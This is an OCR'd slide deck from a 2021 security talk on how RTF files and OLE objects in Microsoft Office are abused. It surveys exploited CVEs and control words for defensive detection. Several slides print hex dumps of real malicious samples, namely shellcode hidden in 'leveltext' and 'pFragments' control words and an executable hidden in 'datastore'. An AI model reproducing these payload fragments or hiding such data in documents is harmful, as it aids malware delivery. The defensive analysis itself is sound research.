Digging the Attack Surface of Microsoft Rich Text Format (MS- RTF) Files – An OLE Perspective

Chintan Shah

Security BSides Dublin, March 2021

Speaker Intro - **Chintan Shah**

- **Currently**
  - Lead Security Researcher : McAfee's Network Security Platform
- **Past**
  - 15+ Years into Network Security industry
  - Speaker @ International security conferences
  - Multiple patents on Malware / Exploit detection techniques
- **Focus:**
  - Open and closed source fuzzing, Vulnerability Research
  - APTs / Exploits / Malware Research / Reversing
  - Product Research & Dev – New detection tech and methods

Agenda

- Microsoft Rich Text Format (MS-RTF) – Overview and Threat Landscape
- Object Linking and Embedding
- OLE Attack Surface
- MS-RTF File Structure Parsing and Inspection
- Engine Arch. and Inspection Flow
- Example Engine Output and Initial Results

Retrospection : RTF – A Massive Attack Vector

Hackers Revive Microsoft Office Equation Editor Exploit

Hackers used specially-crafted Microsoft Word documents during the
an Integer Overflow bug that helped them bypass sandbox and anti-m
Microsoft Office Equation Editor vulnerability patched 15 months ag

No Macros Required: Design in RTF and Vulnerability in Office Exploited to Deliver Formbook RAT

OLE Integer Overflow bug left unpatched

During one of the attacks detected by the researcher, the hacking group "dropped a new variant of Java
JACKSBOT, a remote access backdoor that could only be active or infect its target if Java was installed
JACKSBOT is capable of taking comple

CVE-2017-8570 RTF and the Sisfader RAT

In late April 2018, NCC Group researchers discovered a small number of documents exploiting CVE-
2017-8570 and dropping the same payload. The purpose of these documents is to install a Remote
Trojan (RAT) on the victims' machine. This article gives a deep analysis of both the document,

Microsoft Office Zero-Day: Detecting the HTA Handler Vulnerability

Object Linking and Embedding (OLE) Exploits

The second common form of attacks against RTF files targets the supp
(*\object*). The primary use of objects within RTF is to add Microsoft's
and Embedding) capabilities. OLE provides the ability for one documen

Analyzing Microsoft Office Zero-Day Exploit CVE-2017-11826: Memory Corruption Vulnerability

By Haifei Li on Oct 26, 2017

This month, Microsoft released an update for an Office zero-day attack. We examined an in-the-wild sample, and with this post we share our findings to help others understand the threat.

The sample arrives as an RTF file, and embeds at least three objects (through the control word "\object"). This is a memory corruption vulnerability, so it needs additional steps to archive the full exploitation.

May 2020 : US Govt. Shares List of Top Vulnerabilities Since 2016

Top Exploit Vector : Microsoft Office's OLE

Most exploited: Microsoft's OLE and Apache Struts

Based on the US Government's analysis of cyberattacks abusing security vulnerabilities, threat actors have most often exploited bugs in Microsoft's Object Linking and Embedding (OLE) technology, with the Apache Struts web framework being the second-most-reported exploited technology.

"Of the top 10, the three vulnerabilities used most frequently across state-sponsored cyber actors from China, Iran, North Korea, and Russia are CVE-2017-11882, CVE-2017-0199, and CVE-2012-0158," CISA says. "All three of these vulnerabilities are related to Microsoft's OLE technology."

CVE	Associated Malware
CVE-2017-11882	Loki, FormBook, Pony/FAREIT
CVE-2017-0199	FINSPY, LATENTBOT, Dridex
CVE-2017-5638	JexBoss
CVE-2012-0158	Dridex
CVE-2019-0604	China Chopper
CVE-2017-0143	Multiple using the EternalSynergy and EternalBlue Exploit Kit
CVE-2018-4878	DOGCALL
CVE-2017-8759	FINSPY, FinFisher, WingBird
CVE-2015-1641	Toshliph, Uwarrior
CVE-2018-7600	Kitty

Since 2016, hackers have most routinely exploited bugs in **Microsoft's Object Linking and Embedding (OLE) technology**, as per CISA. OLE is a proprietary technology from Microsoft which enables embedding and linking of application data and objects written in different formats.


CVE-2017-11882, CVE-2017-0199, and CVE-2012-0158 are three vulnerabilities in OLE technology that have most frequently used by state-sponsored threat groups from Russia, China, North Korea and Iran.

After OLE, Apache Struts web framework is the second-most-reported exploited technology, as per CISA.

Security agencies are also observing Chinese hackers using CVE-2012-0158 flaw more frequently since December 2018, suggesting that many organisations have not yet patched the bug.

Why MS - RTF ?

- Amongst the most popular file formats used in Phishing attacks today.
- Very powerful and versatile file format
- Can embed many different **(vulnerable)** object types
- Fonts, ActiveX Controls, Images, Video, docs etc.
- Carrier for other file formats exploits
- Limited structure awareness and inspection on perimeter
- Can be crafted to break immature RTF parsers



CVE-2014-1761	CVE-2015-7645	CVE-2015-2424	CVE-2015-1641	CVE-2016-4117	CVE-2017-0199
CVE-2017-8570	CVE-2017-11882	CVE-2017-11826	CVE-2018-0802	CVE-2018-0798	Many more..

MS – RTF : Primary Attack Vectors

Parsing engine flaws (Predominantly RTF renderers)


- RTF : Complex structure with nested controls words
- Multiple control word parsing vulnerabilities in the past
- >1800 control words : Many consuming data streams
- Abused to hide malicious resources OR exploit parsing flaws

Object Linking and Embedding

- Dominant attack vector – Massively abused
- Object Linking: Enables remote code download + execute
- Object Embedding: Memory corruption OR aids further exploitation OR both

1	aftnsepc	Consumes data	Consumes data
2	annotation	Consumes data	Consumes data
3	atnauthor	Consumes data	Consumes data
4	atnid	Consumes data	Consumes data
5	atnparent	Consumes data	Consumes data
6	atnref	Consumes data	Consumes data
7	atrfend	Consumes data	Consumes data
8	author	Consumes data	Consumes data
9	bkmkend	Consumes data	Consumes data
10	blipuid	Consumes data	Consumes data
11	buptim	Consumes data	Consumes data
12	comment	Consumes data	Consumes data
13	defpap	Consumes data	Consumes data
14	do	Consumes data	Consumes data
15	doccomm	Consumes data	Consumes data
16	docvar	Consumes data	Consumes data
17	dptxbxtext	Consumes data	Consumes data
18	ebcend	Consumes data	Consumes data
19	ebcstart	Consumes data	Consumes data
20	factoidname	Consumes data	Consumes data
21	falt	Consumes data	Consumes data
22	fchars	Consumes data	Consumes data
23	ffdeftext	Consumes data	Consumes data
24	ffentrymcr	Consumes data	Consumes data
25	ffexitmcr	Consumes data	Consumes data
26	ffformat	Consumes data	Consumes data
27	objalias	Consumes data	Consumes data
28	objattph	Does not consume data	Does not
29	objautlink	Does not consume data	Does not
30	objclass	Consumes data	Consumes data
31	objdata	Consumes data	Consumes data
32	object	Consumes data	Consumes data
33	ffhelptext	Consumes data	Consumes data
34	ffl	Consumes data	Consumes data
35	ffname	Consumes data	Consumes data
36	field	Consumes data	Consumes data
37	file	Consumes data	Consumes data
38	filetbl	Consumes data	Consumes data
39	fldrslt	Consumes data	Consumes data
40	fldtype	Consumes data	Consumes data
41	fonttbl	Consumes data	Consumes data
42	footer	Consumes data	Consumes data
43	footerf	Consumes data	Consumes data

RTF: First Look




```
\showplaceholdtext0\ignoremixedcontent0\saveinvalidxml0\showxmlerrors0\horzdoc\dghspace120\dgvspace120\dghorigin1701
\dgvorigin1984\dghshow0\dgvshow3\jcompress\viewkind1\viewscale100\rsidroot3870549 \fet0{\*\wgrffmtfilter
2450}\ilfomacatclnup0\ltrpar \sectd \ltrsect\linex0\sectdefaultcl\sectrsid16004026\sftnbj
{\*\pnseclvl1\pnucrm\pnstart1\pnindent720\pnhang
{\pntxta .}}{\*\pnseclvl2\pnucltr\pnstart1\pnindent720\pnhang {\pntxta .}}{\*\pnseclvl3\pndec\pnstart1\pnindent720\pnhang
{\pntxta .}}{\*\pnseclvl4\pnlcltr\pnstart1\pnindent720\pnhang {\pntxta )}}{\*\pnseclvl5\pndec\pnstart1\pnindent720\pnhang
{\pntxtb (}
{\pntxta )}}{\*\pnseclvl6\pnlcltr\pnstart1\pnindent720\pnhang {\pntxtb (}{\pntxta
)}}{\*\pnseclvl7\pnlcrm\pnstart1\pnindent720\pnhang {\pntxtb (}{\pntxta )}}{\*\pnseclvl8\pnlcltr\pnstart1\pnindent720\pnhang
{\pntxtb (}{\pntxta )}}{\*\pnseclvl9
\pnlcrm\pnstart1\pnindent720\pnhang {\pntxtb (}{\pntxta )}}\pard\plain \ltrpar\ql
\li0\ri0\sa160\sl259\slmult1\widctlpar\wrapdefault\aspalpha\aspnum\faauto\adjustright\rin0\lin0\itap0 \rtlch\fcs1
\af31507\afs22\alang1025 \ltrch\fcs0
\fs22\lang16393\langfe16393\loch\af31506\hich\af31506\dbch\af31505\cgrid\langnp16393\langfenp16393 {\rtlch\fcs1 \af31506\afs36
\ltrch\fcs0 \fs36\lang1033\langfe16393\langnp1033\insrsid3870549\charrsid3870549 \hich\af31506\dbch\af31505\loch\f31506
Hello World}{\rtlch\fcs1 \af31506\afs36 \ltrch\fcs0 \fs36\lang1033\langfe16393\langnp1033\insrsid999692\charrsid3870549
\par }{\*\themedata
504b0304140006000800000021 00e9de0fbfff0000001c020000130000005b436f6e74656e745f54797065735d2e786d6cac91cb4ec3301045f748fc83e52d4a
9cb2400825e982c78ec7a27cc0c8992416c9d8b2a755fbf74cd25442a820166c2cd933f79e3be372bd1f07b5c3989ca74aaff2422b24eb1b475da5df374fd9ad
5689811a183c61a50f98f4babebc2837878049899a52a57be670674cb23d8e90721f90a4d2fa3802cb35762680fd800ecd7551dc18eb899138e3c943d7e503b6
b01d583deee5f99824e290b4ba3f364eac4a430883b3c092d4eca8f946c916422ecab927f52ea42b89a1cd59c254f919b0e85e6535d135a8de20f20b8c12c3b0
```

RTF – Abusing Control words

RTF Parsing engine flaws

- RTF control word arguments can trigger parsing engine flaws
- Obfuscated data streams can break immature RTF parsers
- Can bypass many AV detections based on signatures

Hiding malicious resources within control word data

- Embed executables / Shellcodes / Decoy documents in the control word data

```
38 37 33 5C 6C 65 76 65 6C 69 6E 64 65 6E 74 32   873\levelindent2
33 31 33 30 7B 5C 6C 65 76 65 6C 74 65 78 74 5C   3130{\leveltext\
27 66 66 5C 75 2D 34 38 38 33 31 20 3F 5C 75 34   'ff\u-48831 ?\u4
38 38 33 31 20 3F 5C 75 2D 37 31 39 35 20 3F 5C   8831 ?\u-7195 ?\
75 2D 36 34 38 32 20 3F 5C 75 2D 35 35 34 35 39   u-6482 ?\u-55459
20 3F 5C 75 2D 37 31 39 35 20 3F 5C 75 2D 36 33    ?\u-7195 ?\u-63
37 33 34 20 3F 5C 75 2D 37 31 39 35 20 3F 5C 75   734 ?\u-7195 ?\u
2D 36 33 37 33 34 20 3F 5C 75 2D 34 36 35 34 38   -63734 ?\u-46548
20 3F 5C 75 2D 35 35 34 36 33 20 3F 5C 75 2D 32    ?\u-55463 ?\u-2
30 34 31 34 20 3F 5C 75 2D 35 35 34 36 34 20 3F   0414 ?\u-55464 ?
5C 75 2D 31 36 39 31 38 20 3F 5C 75 2D 35 35 34   \u-16918 ?\u-554
35 35 20 3F 5C 75 2D 36 30 39 38 34 20 3F 5C 75   55 ?\u-60984 ?\u
2D 35 35 34 36 34 20 3F 5C 75 2D 35 35 33 30 20   -55464 ?\u-5530
3F 5C 75 2D 35 35 34 35 36 20 3F 5C 75 2D 36 35   ?\u-55456 ?\u-65
34 30 37 20 3F 5C 75 2D 35 35 34 35 38 20 3F 5C   407 ?\u-55458 ?\
75 2D 36 35 35 33 36 20 3F 5C 75 2D 34 39 31 35   u-65536 ?\u-4915
32 20 3F 5C 75 2D 36 35 35 33 36 20 3F 5C 75 2D   2 ?\u-65536 ?\u-
36 35 35 32 30 20 3F 5C 75 2D 35 33 32 34 38 20   65520 ?\u-53248
3F 5C 75 2D 36 35 35 33 36 20 3F 5C 75 2D 36 35   ?\u-65536 ?\u-65
34 37 32 20 3F 5C 75 2D 36 35 35 33 36 20 3F 5C   472 ?\u-65536 ?\
75 2D 36 31 34 34 30 20 3F 5C 75 2D 36 35 35 33   u-61440 ?\u-6553
36 20 3F 5C 75 2D 31 37 31 35 36 20 3F 5C 75 2D   6 ?\u-17156 ?\u-
35 35 34 35 37 20 3F 5C 75 2D 37 31 39 35 20 3F   55457 ?\u-7195 ?
5C                                                \u-63734 ?\u-633
39                                                91 ?\u-55458 ?\u
2D                                                -7195 ?\u-63734
3F                                                ?\u-7195 ?\u-637
33                                                34 ?\u-7195 ?\u-
36                                                63734 ?\u-7195 ?
5C 75 2D 36 33 37 33 34 20 3F 5C 75 2D 31 37 37   \u-63734 ?\u-177
32 37 20 3F 5C 75 2D 35 35 34 35 38 20 3F 5C 75   27 ?\u-55458 ?\u
2D 36 34 37 32 39 20 3F 5C 75 2D 35 35 34 35 38   -64729 ?\u-55458
20 3F 5C 75 2D 37 31 39 35 20 3F 5C 75 2D 36 33    ?\u-7195 ?\u-63
37 33 34 20 3F 5C 75 2D 36 35 35 33 36 20 3F 5C   734 ?\u-65536 ?\
```

Shellcode in “Leveltext” RTF control word

```
6F 72 69 74 79 33 39 20 5C 6C 73 64 6C 6F 63 6B   ority39 \lsdlock
65 64 30 20 54 4F 43 20 48 65 61 64 69 6E 67 3B   ed0 TOC Heading;
7D 7D 7B 5C 2A 5C 64 61 74 61 73 74 6F 72 65 20   }}{\*\datastore
66 66 66 66 66 66 66 66 66 66 32 65 35 32 66 62   ffffffff2e52fbf
62 63 62 66 66 62 66 62 66 62 62 62 66 62 66 62   bcbfbfbfbbbfbfbf
34 30 34 30 62 66 62 66 30 37 62 66 62 66 62 66   4040bfbf07bfbfbf
62 66 62 66 62 66 62 66 66 66 62 66 62 66 62 66   bfbfbfbfffbfbfbf
62 66 62 66 62 66 62 66 62 66 62 66 62 66 62 66   bfbfbfbfbfbfbfbf
62 66 62 66 62 66 62 66 62 66 62 66 62 66 62 66   bfbfbfbfbfbfbfbf
62 66 62 66 62 66 62 66 62 66 62 66 62 66 62 66   bfbfbfbfbfbfbfbf
62 66 62 66 62 66 62 66 62 66 62 66 62 66 62 66   bfbfbfbfbfbfbfbf
36 66 62 66 62 66 62 66 62 31 61 30 30 35 62 31   6fbfbfbfb1a005b1
62 66 30 62 62 36 37 32 39 65 30 37 62 65 66 33   bf0bb6729e07bef3
37 32 39 65 65 62 64 37 64 36 63 63 39 66 63 66   729eebd7d6cc9fcf
63 64 64 30 64 38 63 64 64 65 64 32 39 66 64 63   cdd0d8cdded29fdc
64 65 64 31 64 31 64 30 63 62 39 66 64 64 64 61   ded1d1d0cb9fddda
39 66 63 64 63 61 64 31 39 66 64 36 64 31 39 66   9fcdcad19fd6d19f
66 62 66 30 65 63 39 66 64 32 64 30 64 62 64 61   fbf0ec9fd2d0dbda
39 31 62 32 62 32 62 35 39 62 62 66 62 66 62 66   91b2b2b59bbfbfbf
62 66 62 66 62 66 62 66 63 62 61 36 36 31 33 62   bfbfbfbfcba6613b
38 66 63 37 30 66 36 38 38 66 63 37 30 66 36 38   8fc70f688fc70f68
38 66 63 37 30 66 36 38 30 63 64 62 30 31 36 38   8fc70f680cdb0168
                                                  84c70f6867d80568
                                                  96c70f680ccf5268
                                                  8ac70f688fc70e68
                                                  ccc70f6867d80468
                                                  89c70f6837c10968
                                                  8ec70f68edd6dcd7
                                                  8fc70f68bfbfbfbf
62 66 62 66 62 66 62 66 65 66 66 61 62 66 62 66   bfbfbfbfeffabfbf
66 33 62 65 62 62 62 66 64 32 66 39 35 35 65 63   f3bebbbfd2f955ec
62 66 62 66 62 66 62 66 62 66 62 66 62 66 62 66   bfbfbfbfbfbfbfbf
```

Executable embedded in “Datastore” control word

```
{\rtf1{\shp{\sp{\sn pFragments}{\sv 7
11111111acc8b890439c04dac0d97424f45b31c9b15683c30431430f03439fa169f877a7920187c81be4b6c8786ce8f80b2
0047259d19ff676d628bca0d9a9ed917829ecc55a103f189a5522d1ce0e2844ff3b6455747768dd69cf8bcc3f44d2cebe89
6e47d9ce4b11522427a0b275c80ffbba3b513b7ca424357f593f820285ca11a44e6cfe5582eb75596f7fd17d6eac6979fb5
3be08bf771a511b193b3fca265be0b382170ca7be755804f385980284f6aa8d3e91864699669f411ab82701e439570b236d
0723820eccb32bdb78bebbee7cbc3d877ec040ecf726124257f7d33217a7bb589898dc6273b1778d2de9ef34746191b9a30
f913241ef5cb320e389a4cafb4941ca914dc39d0d4c32e991af116ad550e45aad6772e2d98792e219def8e2718658b164c9
74                                                                                  f82efdf5009b877dadc0ae6dbf4cbb6dcfbd74
9a                                                                                  a51b2b6cb4dfbdb2052a4f18bfeb9f1696a1b2
5fd67ff33c0ac68ddad288a5a5ea505b53a25276389b2f68e4d82dbfb51c1124be3e67975da442eef46c1772bd32fb4a5be
```

Malicious code in pFragments RTF control word

Object Linking and Embedding and Attack Surface

Object Linking and Embedding (OLE)

Based on Component Object Model (COM)

- Provides object creation via RPC


Interoperability


- Provides richer user experience
- Works with 3rd party components

Capability

- Embeds documents, ActiveX objects, Images, videos, fonts and other objects
- Can link to external objects

Increased attack surface







To Employees: Benefits Enrollment and Payroll Set-up
ACTION REQUIRED

PAYROLL SETUP

WHAT YOU HAVE TO DO	DESCRIPTION	HOW YOU GET IT DONE	DEADLINE
Read	Payroll Schedule, Tips.	Payroll Information	N/A
A/R	Complete and submit Benefits Summary Enrollment Form	Summary Enrollment Form.pdf	7/01/2015


1 Embedding doc as object






{object\objemb


2 Linking external file as object



{object\objautlink

3 Embedding ActiveX control as object





{object\objocx


```
\widctlpar\wrapdefault\aspalpha\aspnum\faauto\adjustright\rin0\lin0\itap0 \rtlch\fcs1 \af31507\afs22\alang1025 \ltrch\fcs0 \fs22
\lang16393\langfe16393\loch\af31506\hich\af31506\dbch\af31505\cgrid\langnp16393\langfenp16393\insrsid7215000
{\object\objocx\f37\objsetsize\objw4290\objh345{\*\objclass UmOutlookAddin.ButtonBar.1}{\*\objdata 01050000020000001b000000556d4
f75746c6f6f6b416464696e2e427574746f6e4261722e310000000000000000000000a0000
d0cf11e0a1b11ae10000000000000000000000000000000000003e000300feff09000600000000000000000000000100000001000000000
```

- **OLE in RTF** : Objects stored as a data to **{\object** control word
- **objemb** – embedded object , **objautlink** – linked object , **objocx** – ActiveX control
- Control word "**objdata**" stores object data to be rendered by application - based on CLSID

```
\af31507\afs22\alang1025 \ltrch\fcs0 \fs22\lan
g16393\langfe16393\loch\af31506\hich\af31506\d
bch\af31505\cgrid\langnp16393\langfenp16393\in
srsid3947434 {\object\objemb\objw1551\objh831{
\*\objclass Package}{\*\objdata 01050000020000
0008000000
5061636b6167650000000000000000000b6161600
```

Control Word: "**objemb**"

- Indicates the embedded object inside RTF
- Object type indicated by nested control word **objclass**

```
f0\afs24\alang1025 \ltrch\fcs0 \fs24\lang1033
langfe1033\loch\af0\hich\af0\dbch\af31505\cgr
d\langnp1033\langfenp1033 {\object\objautlink
rsltpict{\*\objclass Word
.Document.8}{\*\objdata 0105000002000000009000
004f4c45324c696e6b000000000000000000000e0000
```

Control Word: "**objocx**"

- Indicates the storage of ActiveX control inside RTF
- **objclass** indicates type of ActiveX control used

MS –RTF OLE Control Words

Control Word: "**objautlink**"

- Indicates the linked object inside RTF

```
\fs21\lang1033\langfe2052\kerning2\loch\af0\hi
ch\af0\dbch\af13\cgrid\langnp1033\langfenp2052
\insrsid4264567 {\object\objocx\f13\objsetsize
\objw1500\objh749{\*\objclass MSComctlLib.List
ViewCtrl.5}{\*\sv\*\sv\sv\*\objdata{{} {\sp{\s
n fLine}{\sv 0}} 0 1 0 5 0 0 0 002{\b0}0000001
```

Control Word: "**objlink**"

- Indicates a linked object inside RTF

MS - RTF: OLE object Initialization and Loading

- **ole32.dll :** InProcServer for instantiating OLE objects
- **objclass** and **objdata** has ProgID mapping to OLE control
- **CLSIDfromProgID** function gets CLSID from registry
- DLL mapping to CLSID is loaded for rendering object
- **OleLoad □ CoCreateInstance -> ..**

CLSIDFromProgID function

12/05/2018 • 2 minutes to read

Looks up a CLSID in the registry, given a ProgID.

Syntax

C++

```
HRESULT CLSIDFromProgID(
  LPCOLESTR lpszProgID,
  LPCLSID   lpclsid
);
```

OleLoad function (ole2.h)

12/05/2018 • 2 minutes to read

Loads into memory an object nested within a specified storage object.

Syntax

C++

```
HRESULT OleLoad(
  LPSTORAGE       pStg,
  REFIID          riid,
  LPOLECLIENTSITE pClientSite,
  LPVOID          *ppvObj
);
```

